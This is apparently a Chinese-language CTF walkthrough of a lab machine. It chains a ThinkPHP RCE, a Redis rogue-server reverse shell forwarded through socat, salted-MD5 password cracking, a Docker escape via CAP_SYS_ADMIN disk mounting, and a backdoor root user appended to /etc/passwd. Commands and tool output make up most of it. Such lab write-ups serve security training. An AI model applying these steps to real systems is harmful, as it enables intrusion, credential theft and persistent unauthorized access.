
exchange

Nmap


```shell
[root@Hacking] /home/kali/exchange
❯ nmap 192.168.55.122 -A -p-

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    nginx 1.18.0
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: nginx/1.18.0
| http-title: MazeSec\xE9\x9D\xB6\xE6\x9C\xBA\xE6\xB5\x8B\xE8\xAF\x95
|_Requested resource was
/index/login/login/token/415fa9f7dda76423f742cdb4c3e3f028.html
```

ThinkPHP


进入页面，发现`HTTP`头中带有`think`字样



大概率是`thinkphp`搭建的网站，使用专用漏洞扫描工具发现存在`RCE`漏洞



`Getshell`之后使用蚁剑连接，并且反弹`shell`



Redis

查看`ip`信息

```
www-data@0bb9bcb43160:~/html$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
8: eth0@if9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
       valid_lft forever preferred_lft forever
10: eth1@if11: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.3/16 brd 172.19.255.255 scope global eth1
       valid_lft forever preferred_lft forever
www-data@0bb9bcb43160:~/html$
```

发现存在其他两个网段，上传一个`fscan`进行扫描

```
www-data@0bb9bcb43160:~/html$ ./fscan -h 172.19.0.2
 ___                              _    ___  _  __ __ _  ___| | __
   / _ \     ___  ___ _ __ __ _ | |  / __\/ _` |/ __| |/ /
  / /_\/____/ __|/ __| '__/ _` | | | (__| (_| | (__|   <
 / /_\\_____\__ \ (__| | | (_| | | |  \___,_|\___|_|\_\
 \____/     |___/\___|_|  \__,_|_|\___|_|\_\

Fscan Version: 2.0.0

[2025-07-12 15:49:41] [INFO] 暴力破解线程数: 1
[2025-07-12 15:49:41] [INFO] 开始信息扫描
[2025-07-12 15:49:41] [INFO] 最终有效主机数量: 1
[2025-07-12 15:49:41] [INFO] 开始主机扫描
[2025-07-12 15:49:41] [INFO] 有效端口数量: 233
[2025-07-12 15:49:41] [SUCCESS] 端口开放 172.19.0.2:6379
[2025-07-12 15:49:46] [SUCCESS] 服务识别 172.19.0.2:6379 => [redis] 版本:5.0.14 产品:Redis key-value store
[2025-07-12 15:49:46] [INFO] 存活端口数量: 1
[2025-07-12 15:49:46] [INFO] 开始漏洞扫描
[2025-07-12 15:49:46] [INFO] 加载的插件: redis
[2025-07-12 15:49:50] [SUCCESS] Redis 172.19.0.2:6379 发现未授权访问 文件位置:/data/dump.rdb
[2025-07-12 15:49:54] [SUCCESS] Redis无密码连接成功: 172.19.0.2:6379
[2025-07-12 15:49:54] [SUCCESS] 扫描已完成: 1/1
www-data@0bb9bcb43160:~/html$
```

发现存在`redis`未授权访问漏洞

- [n0b0dyCN/redis-rogue-server: Redis(<=5.0.5) RCE]
  上传一个`socat`进行流量转发，将本地`3333`端口流量转发到`kali`的`8888`端口

```shell
./socat TCP-LISTEN:3333,reuseaddr,fork TCP:192.168.55.4:8888 &
```

```
www-data@0bb9bcb43160:~/html$ python3 redis-rogue-server.py --rhost 172.19.0.2 --lhost 172.19.0.3
@copyright n0b0dy @ r3kapig

[info] TARGET 172.19.0.2:6379
[info] SERVER 172.19.0.3:21000
[info] Setting master...
[info] Setting dbfilename...
[info] Loading module...
[info] Temerory cleaning up...
What do u want, [i]nteractive shell or [r]everse shell: r
[info] Open reverse shell...
Reverse server address: 172.19.0.3
Reverse server port: 3333
[info] Reverse shell payload sent.
[info] Check at 172.19.0.3:3333
[info] Unload module...
```

获得到反弹`shell`

```
[root@Hacking] /home/kali/exchange
❯ penelope 8888
[+] Listening for reverse shells on 0.0.0.0:8888 → 127.0.0.1 • 192.168.237.157 • 192.168.55.4 • 10.10.16.48 • 172.17.0.1 • 172.18.0.1
➤ 🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from de5d714c7a42-192.168.55.122-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[!] Python agent cannot be deployed. I need to maintain at least one basic session to handle the PTY
[+] Attempting to spawn a reverse shell on 192.168.55.4:8888
id
[-] Failed spawning new session
[+] Interacting with session [1], Shell Type: Basic, Menu key: Ctrl-C
[+] Logging to /root/.penelope/de5d714c7a42~192.168.55.122_Linux_x86_64/2025_07_12-21_50_29-882.log 📜
uid=999(redis) gid=999(redis) groups=999(redis)
id
uid=999(redis) gid=999(redis) groups=999(redis)
```

在`/opt`目录下拿到`user.txt`

Mysql

回到`Thinkphp`那台主机，开放了`3306`端口，并且给出了用户凭证

PHP

```
www-data@0bb9bcb43160:~/html/application$ cat database.php
<?php
// +----------------------------------------------------------------------
// | ThinkPHP [ WE CAN DO IT JUST THINK ]
// +----------------------------------------------------------------------
// | Copyright (c) 2006~2016 http://thinkphp.cn All rights reserved.
// +----------------------------------------------------------------------
// | Licensed ( http://www.apache.org/licenses/LICENSE-2.0 )
// +----------------------------------------------------------------------
// | Author:
// +----------------------------------------------------------------------

return [
    // 数据库类型
    'type'            => 'mysql',
    // 服务器地址
    'hostname'        => '127.0.0.1',
    // 数据库名
    'database'        => 'hnymwl_com_utf8',
    // 用戶名
    'username'        => 'root',
    // 密碼
    'password'        => 'root',
    // 端口
    'hostport'        => '3306',
    // 连接dsn
    'dsn'             => '',
    // 数据库连接参数
    'params'          => [],
    // 数据库编码默认采用utf8
    'charset'         => 'utf8',
    // 数据库表前缀
    'prefix'          => 'wp_',
    // 数据库调试模式
    'debug'           => true,
    // 数据库部署方式:0 集中式(单一服务器),1 分布式(主从服务器)
    'deploy'          => 0,
    // 数据库读写是否分离 主从式有效
    'rw_separate'     => false,
    // 读写分离后 主服务器数量
    'master_num'      => 1,
    // 指定从服务器序号
    'slave_no'        => '',
    // 是否严格检查字段是否存在
    'fields_strict'   => true,
    // 数据集返回类型
    'resultset_type'  => 'array',
```

```
    // 自动写入时间戳字段
    'auto_timestamp'  => false,
    // 时间字段取出后的默认时间格式
    'datetime_format' => 'Y-m-d H:i:s',
    // 是否需要进行SQL性能分析
    'sql_explain'     => false,
    // Builder类
    'builder'         => '',
    // Query类
    'query'           => '\\think\\db\\Query',
];
```

数据库中的用户密码实际上不能直接破解，这和加密方式有关，可以查看加密逻辑

```php
./application/index/controller/Login.php

 //这是部分代码
                if(empty($result)){
                    return WPreturn('登录失败,用戶名不存在!',-1);
                }else{
                    if(!in_array($result['otype'], array(0,101))){  //非客户
无权登录
                        return WPreturn('您无权登录!',-1);
                    }
                    if($result['upwd'] ==
md5($data['upwd'].$result['utime'])){

                        if ($result['ustatus']==0)
                        {
                            $_SESSION['uid'] = $result['uid'];
                            //更新登录时间
                            $t_data['logintime'] = $t_data['lastlog'] =
time();
                            $t_data['uid'] = $result['uid'];
                            $userinfo->update($t_data);
                            return WPreturn('登录成功!',1);

                        }elseif($result['ustatus']==1){
                            return WPreturn('登录失败,您的账户暂时被冻结!',-1);
                        }else{
                            return WPreturn('登录失败,用戶名不存在!',-1);
                        }

                    }
                    else{
                        return WPreturn('登录失败,密碼错误!',-1);
                    }
                }
```

可以看到`upwd`密码字段是由密码明文以及时间进行组合`MD5`加密后的，因此可以写一个脚本，先把数据取出来

```
www-data@0bb9bcb43160:~/html$ mysql -uroot -proot  -e 'use
hnymwl_com_utf8;select * from wp_userinfo;' -E
*************************** 1. row ***************************
        uid: 1
   username: admin
       upwd: 35a6b91de813873ca887f5d9b681d180
       utel:
      utime: 1480061674
  agenttype: 2
      otype: 3
    ustatus: 0
        oid: NULL
    address: NULL
   portrait: NULL
    lastlog: NULL
managername: NULL
    comname: NULL
     comqua: NULL
     rebate: NULL
  feerebate: 0
   usertype: 0
     wxtype: 0
     openid: NULL
   nickname: admin
  logintime: NULL
  usermoney: 0.00
  userpoint: NULL
   minprice: NULL
*************************** 2. row ***************************
        uid: 5632
   username: 10005632
       upwd: 18aed8d2a11896a6e76180b3d87e64bb
       utel: 123456
      utime: 1592404993
  agenttype: 0
      otype: 0
    ustatus: 0
        oid: 1
    address: NULL
   portrait: NULL
    lastlog: 1597391565
managername: admin
    comname: NULL
     comqua: NULL
     rebate: NULL
  feerebate: 0
   usertype: 0
```

```
      wxtype: 0
      openid: NULL
    nickname: www
   logintime: 1597391565
   usermoney: 11670.00
   userpoint: NULL
    minprice: NULL
*************************** 3. row ***************************
         uid: 5634
    username: 18888888888
        upwd: cf9c0c4996398526203b25d179b60aad
        utel: 18888888888
       utime: 1592469112
   agenttype: 0
       otype: 0
     ustatus: 0
         oid: 666
     address: NULL
    portrait: NULL
     lastlog: 1751965186
managername: AN
     comname: NULL
      comqua: NULL
      rebate: NULL
   feerebate: 0
    usertype: 0
      wxtype: 0
      openid: NULL
    nickname: 小可爱
   logintime: 1751965186
   usermoney: 680278.00
   userpoint: NULL
    minprice: NULL
*************************** 4. row ***************************
         uid: 5635
    username: 10005635
        upwd: f9fb7dcf1f8af5b50235be3cbccf90ee
        utel: 19216813711
       utime: 1752205841
   agenttype: 0
       otype: 0
     ustatus: 0
         oid: dashazi
     address: NULL
    portrait: NULL
     lastlog: 1752205841
managername: whatcanisay
     comname: NULL
```

```
        comqua: NULL
        rebate: NULL
     feerebate: 0
      usertype: 0
        wxtype: 0
        openid: NULL
      nickname: root
     logintime: 1752205841
     usermoney: 0.00
     userpoint: NULL
      minprice: NULL
```

编写脚本

PYTHON

```python
import hashlib

# 模拟数据库导出的用户数据 (uid, username, upwd, utime)
users = [
    {'uid': 1, 'username': 'admin', 'upwd':
'35a6b91de813873ca887f5d9b681d180', 'utime': 1480061674},
    {'uid': 5632, 'username': '10005632', 'upwd':
'18aed8d2a11896a6e76180b3d87e64bb', 'utime': 1592404993},
    {'uid': 5634, 'username': '18888888888', 'upwd':
'cf9c0c4996398526203b25d179b60aad', 'utime': 1592469112},
    {'uid': 5635, 'username': '10005635', 'upwd':
'f9fb7dcf1f8af5b50235be3cbccf90ee', 'utime': 1752205841},
    {'uid': 5636, 'username': '10005636', 'upwd':
'5f68d15ad4cfa58561a349a06ff7bff3', 'utime': 1752296860},
]

def crack_password(md5_hash, utime, wordlist):
    for pwd in wordlist:
        pwd = pwd.strip()
        combined = pwd + str(utime)
        if hashlib.md5(combined.encode()).hexdigest() == md5_hash:
            return pwd
    return None

def main():
    # 加载字典 (rockyou.txt 请提前放在当前目录)
    try:
        with open("rockyou.txt", "r", encoding="latin1") as f:
            wordlist = f.readlines()
    except FileNotFoundError:
        print("[!] rockyou.txt 字典未找到! ")
        return

    print("[*] 开始爆破用户密码...\n")
    for user in users:
        pwd = crack_password(user['upwd'], user['utime'], wordlist)
        if pwd:
            print(f"[+] UID: {user['uid']:5} | Username:
{user['username']:15} | Password: {pwd}")
        else:
            print(f"[-] UID: {user['uid']:5} | Username:
{user['username']:15} | 密码未爆破成功")

if __name__ == "__main__":
    main()
```

`MD5`的计算速度是非常快的，可以看到爆出了一个`whatcanisay`的密码，正好是`redis`那台主机的`root`密码

```
[root@Hacking] /home/kali/exchange
❯ python exploit.py
[*] 开始爆破用户密码...

[-] UID:    1 | Username: admin          | 密码未爆破成功
[+] UID: 5632 | Username: 10005632       | Password: 123456
[+] UID: 5634 | Username: 18888888888    | Password: 18888888888
[+] UID: 5635 | Username: 10005635       | Password: whatcanisay
[+] UID: 5636 | Username: 10005636       | Password: asdasd
```

Docker

在`redis`主机提升到`root`权限后，尝试进行`docker逃逸`，这里使用了下面的工具

- cdk-team/CDK: 📦 Make security testing of K8s, Docker, and Containerd easier.
  执行`./cdk evaluate`的结果如下

SHELL

```
./cdk evaluate
CDK (Container DucK)
CDK Version(GitCommit): b4105424a2f329020c388e6e16a42e9bb31ef501
Zero-dependency cloudnative k8s/docker/serverless penetration toolkit by
cdxy & neargle
Find tutorial, configuration and use-case in https://github.com/cdk-
team/CDK/

[  Information Gathering - System Info  ]
2025/07/12 16:09:37 current dir: /data
2025/07/12 16:09:37 current user: root uid: 0 gid: 0 home: /root
2025/07/12 16:09:37 hostname: de5d714c7a42
2025/07/12 16:09:37 debian debian 11.5 kernel: 4.19.0-27-amd64
2025/07/12 16:09:37 Setuid files found:
        /usr/bin/chfn
        /usr/bin/chsh
        /usr/bin/gpasswd
        /usr/bin/newgrp
        /usr/bin/passwd
        /bin/mount
        /bin/su
        /bin/umount

[  Information Gathering - Services  ]

[  Information Gathering - Commands and Capabilities  ]
2025/07/12 16:09:38 available commands:

2025/07/12 16:09:38 Capabilities hex of
Caps(CapInh|CapPrm|CapEff|CapBnd|CapAmb):
        CapInh: 0000000000000000
        CapPrm: 0000003ffffffffff
        CapEff: 0000003ffffffffff
        CapBnd: 0000003ffffffffff
        CapAmb: 0000000000000000
        Cap decode: 0x0000003ffffffffff =
CAP_CHOWN,CAP_DAC_OVERRIDE,CAP_DAC_READ_SEARCH,CAP_FOWNER,CAP_FSETID,CAP_KIL
L,CAP_SETGID,CAP_SETUID,CAP_SETPCAP,CAP_LINUX_IMMUTABLE,CAP_NET_BIND_SERVICE
,CAP_NET_BROADCAST,CAP_NET_ADMIN,CAP_NET_RAW,CAP_IPC_LOCK,CAP_IPC_OWNER,CAP_
SYS_MODULE,CAP_SYS_RAWIO,CAP_SYS_CHROOT,CAP_SYS_PTRACE,CAP_SYS_PACCT,CAP_SYS
_ADMIN,CAP_SYS_BOOT,CAP_SYS_NICE,CAP_SYS_RESOURCE,CAP_SYS_TIME,CAP_SYS_TTY_C
ONFIG,CAP_MKNOD,CAP_LEASE,CAP_AUDIT_WRITE,CAP_AUDIT_CONTROL,CAP_SETFCAP,CAP_
MAC_OVERRIDE,CAP_MAC_ADMIN,CAP_SYSLOG,CAP_WAKE_ALARM,CAP_BLOCK_SUSPEND,CAP_A
UDIT_READ
        Added capability list:
CAP_DAC_READ_SEARCH,CAP_LINUX_IMMUTABLE,CAP_NET_BROADCAST,CAP_NET_ADMIN,CAP_
IPC_LOCK,CAP_IPC_OWNER,CAP_SYS_MODULE,CAP_SYS_RAWIO,CAP_SYS_PTRACE,CAP_SYS_P
```

```
ACCT,CAP_SYS_ADMIN,CAP_SYS_BOOT,CAP_SYS_NICE,CAP_SYS_RESOURCE,CAP_SYS_TIME,C
AP_SYS_TTY_CONFIG,CAP_LEASE,CAP_AUDIT_CONTROL,CAP_MAC_OVERRIDE,CAP_MAC_ADMIN
,CAP_SYSLOG,CAP_WAKE_ALARM,CAP_BLOCK_SUSPEND,CAP_AUDIT_READ
[*] Maybe you can exploit the Capabilities below:
[!] CAP_DAC_READ_SEARCH enabled. You can read files from host. Use 'cdk run
cap-dac-read-search' ... for exploitation.
[!] CAP_SYS_MODULE enabled. You can escape the container via loading kernel
module. More info at https://xcellerator.github.io/posts/docker_escape/.
Critical - SYS_ADMIN Capability Found. Try 'cdk run rewrite-cgroup-
devices/mount-cgroup/...'.
Critical - Possible Privileged Container Found.

[  Information Gathering - Mounts  ]
0:32 / / rw,relatime - overlay overlay
rw,lowerdir=/var/lib/docker/overlay2/l/FIKNOFPXIT22UY4QEPM6EPFKW3:/var/lib/d
ocker/overlay2/l/N4BUMGIWW32MO4SFJGMSS357OY:/var/lib/docker/overlay2/l/QXFSI
X4UD6JBY3QLAN4FLJ75G6:/var/lib/docker/overlay2/l/5FOO2R3SSDXJ5TZM7ZC5HPLPNL:
/var/lib/docker/overlay2/l/ORRX3GZYXJPJC7VD72AVWQ6C6N:/var/lib/docker/overla
y2/l/T5FKDT6YOHJK47JZ5XNOO6VGPI:/var/lib/docker/overlay2/l/EESQ7565ZI4ZAN6UZ
STHZR33GA,upperdir=/var/lib/docker/overlay2/f1538cb24bcceeedc401ffad4e27cdfa
2f2f1e4d3f5e9f181ca41ec4cdc116a3/diff,workdir=/var/lib/docker/overlay2/f1538
cb24bcceeedc401ffad4e27cdfa2f2f1e4d3f5e9f181ca41ec4cdc116a3/work
0:35 / /proc rw,nosuid,nodev,noexec,relatime - proc proc rw
0:36 / /dev rw,nosuid - tmpfs tmpfs rw,size=65536k,mode=755
0:37 / /dev/pts rw,nosuid,noexec,relatime - devpts devpts
rw,gid=5,mode=620,ptmxmode=666
0:38 / /sys rw,nosuid,nodev,noexec,relatime - sysfs sysfs rw
0:23 / /sys/fs/cgroup rw,nosuid,nodev,noexec,relatime - cgroup2 cgroup
rw,nsdelegate
0:34 / /dev/mqueue rw,nosuid,nodev,noexec,relatime - mqueue mqueue rw
0:39 / /dev/shm rw,nosuid,nodev,noexec,relatime - tmpfs shm rw,size=65536k
8:1
/var/lib/docker/volumes/0434c326025907d33723d2ac481efb1c98b7e1fe3edcf475e6e3
b88b9d50ae15/_data /data rw,relatime - ext4 /dev/sda1 rw,errors=remount-ro
8:1
/var/lib/docker/containers/de5d714c7a425f70c6eb9ebad3d9b3c61c33a92e90949c346
bce6a28c309351b/resolv.conf /etc/resolv.conf rw,relatime - ext4 /dev/sda1
rw,errors=remount-ro
8:1
/var/lib/docker/containers/de5d714c7a425f70c6eb9ebad3d9b3c61c33a92e90949c346
bce6a28c309351b/hostname /etc/hostname rw,relatime - ext4 /dev/sda1
rw,errors=remount-ro
8:1
/var/lib/docker/containers/de5d714c7a425f70c6eb9ebad3d9b3c61c33a92e90949c346
bce6a28c309351b/hosts /etc/hosts rw,relatime - ext4 /dev/sda1
rw,errors=remount-ro

[  Information Gathering - Net Namespace  ]
```

```
        container net namespace isolated.

[  Information Gathering - Sysctl Variables  ]
2025/07/12 16:09:38 net.ipv4.conf.all.route_localnet = 0

[  Information Gathering - DNS-Based Service Discovery  ]
error when requesting coreDNS: lookup any.any.svc.cluster.local. on
127.0.0.11:53: server misbehaving
error when requesting coreDNS: lookup any.any.any.svc.cluster.local. on
127.0.0.11:53: server misbehaving

[  Discovery - K8s API Server  ]
2025/07/12 16:09:38 checking if api-server allows system:anonymous request.
err found while searching local K8s apiserver addr.:
err: cannot find kubernetes api host in ENV
        api-server forbids anonymous request.
        response:

[  Discovery - K8s Service Account  ]
load K8s service account token error.:
open /var/run/secrets/kubernetes.io/serviceaccount/token: no such file or
directory

[  Discovery - Cloud Provider Metadata API  ]
2025/07/12 16:09:38 failed to dial Alibaba Cloud API.
2025/07/12 16:09:38 failed to dial Azure API.
2025/07/12 16:09:38 failed to dial Google Cloud API.
2025/07/12 16:09:38 failed to dial Tencent Cloud API.
2025/07/12 16:09:38 failed to dial OpenStack API.
2025/07/12 16:09:38 failed to dial Amazon Web Services (AWS) API.
2025/07/12 16:09:38 failed to dial ucloud API.

[  Exploit Pre - Kernel Exploits  ]
```

其中 `CAP_SYS_ADMIN`：超级能力，可用于挂载宿主系统等
常用利用方式：挂载宿主根目录

```shell
mkdir /mnt/host
mount /dev/sda1 /mnt/host
ls /mnt/host/root
```

```
cd mnt/host/root
ls -a
.
..
.bash_history
.bashrc
.cache
.config
.docker
.gnupg
.local
.pki
.profile
.selected_editor
.ssh
.vim
.viminfo
.wdm
root.txt
cat root.txt
flag{root-6dbfaf23[redacted]
```

获取`shell`的话，先生成一个密码，密码就是1

```shell
[root@Hacking] /home/kali/exchange
❯ perl -e 'print crypt("1","aa")'
aacFCuAIHhrCM
```

然后往挂载目录里的`passwd`进行追加，这里设置的`SID`等同于`root`

```shell
echo 'newuser:aacFCuAIHhrCM:0:0::/root:/bin/bash' >>/mnt/host/etc/passwd
cat etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
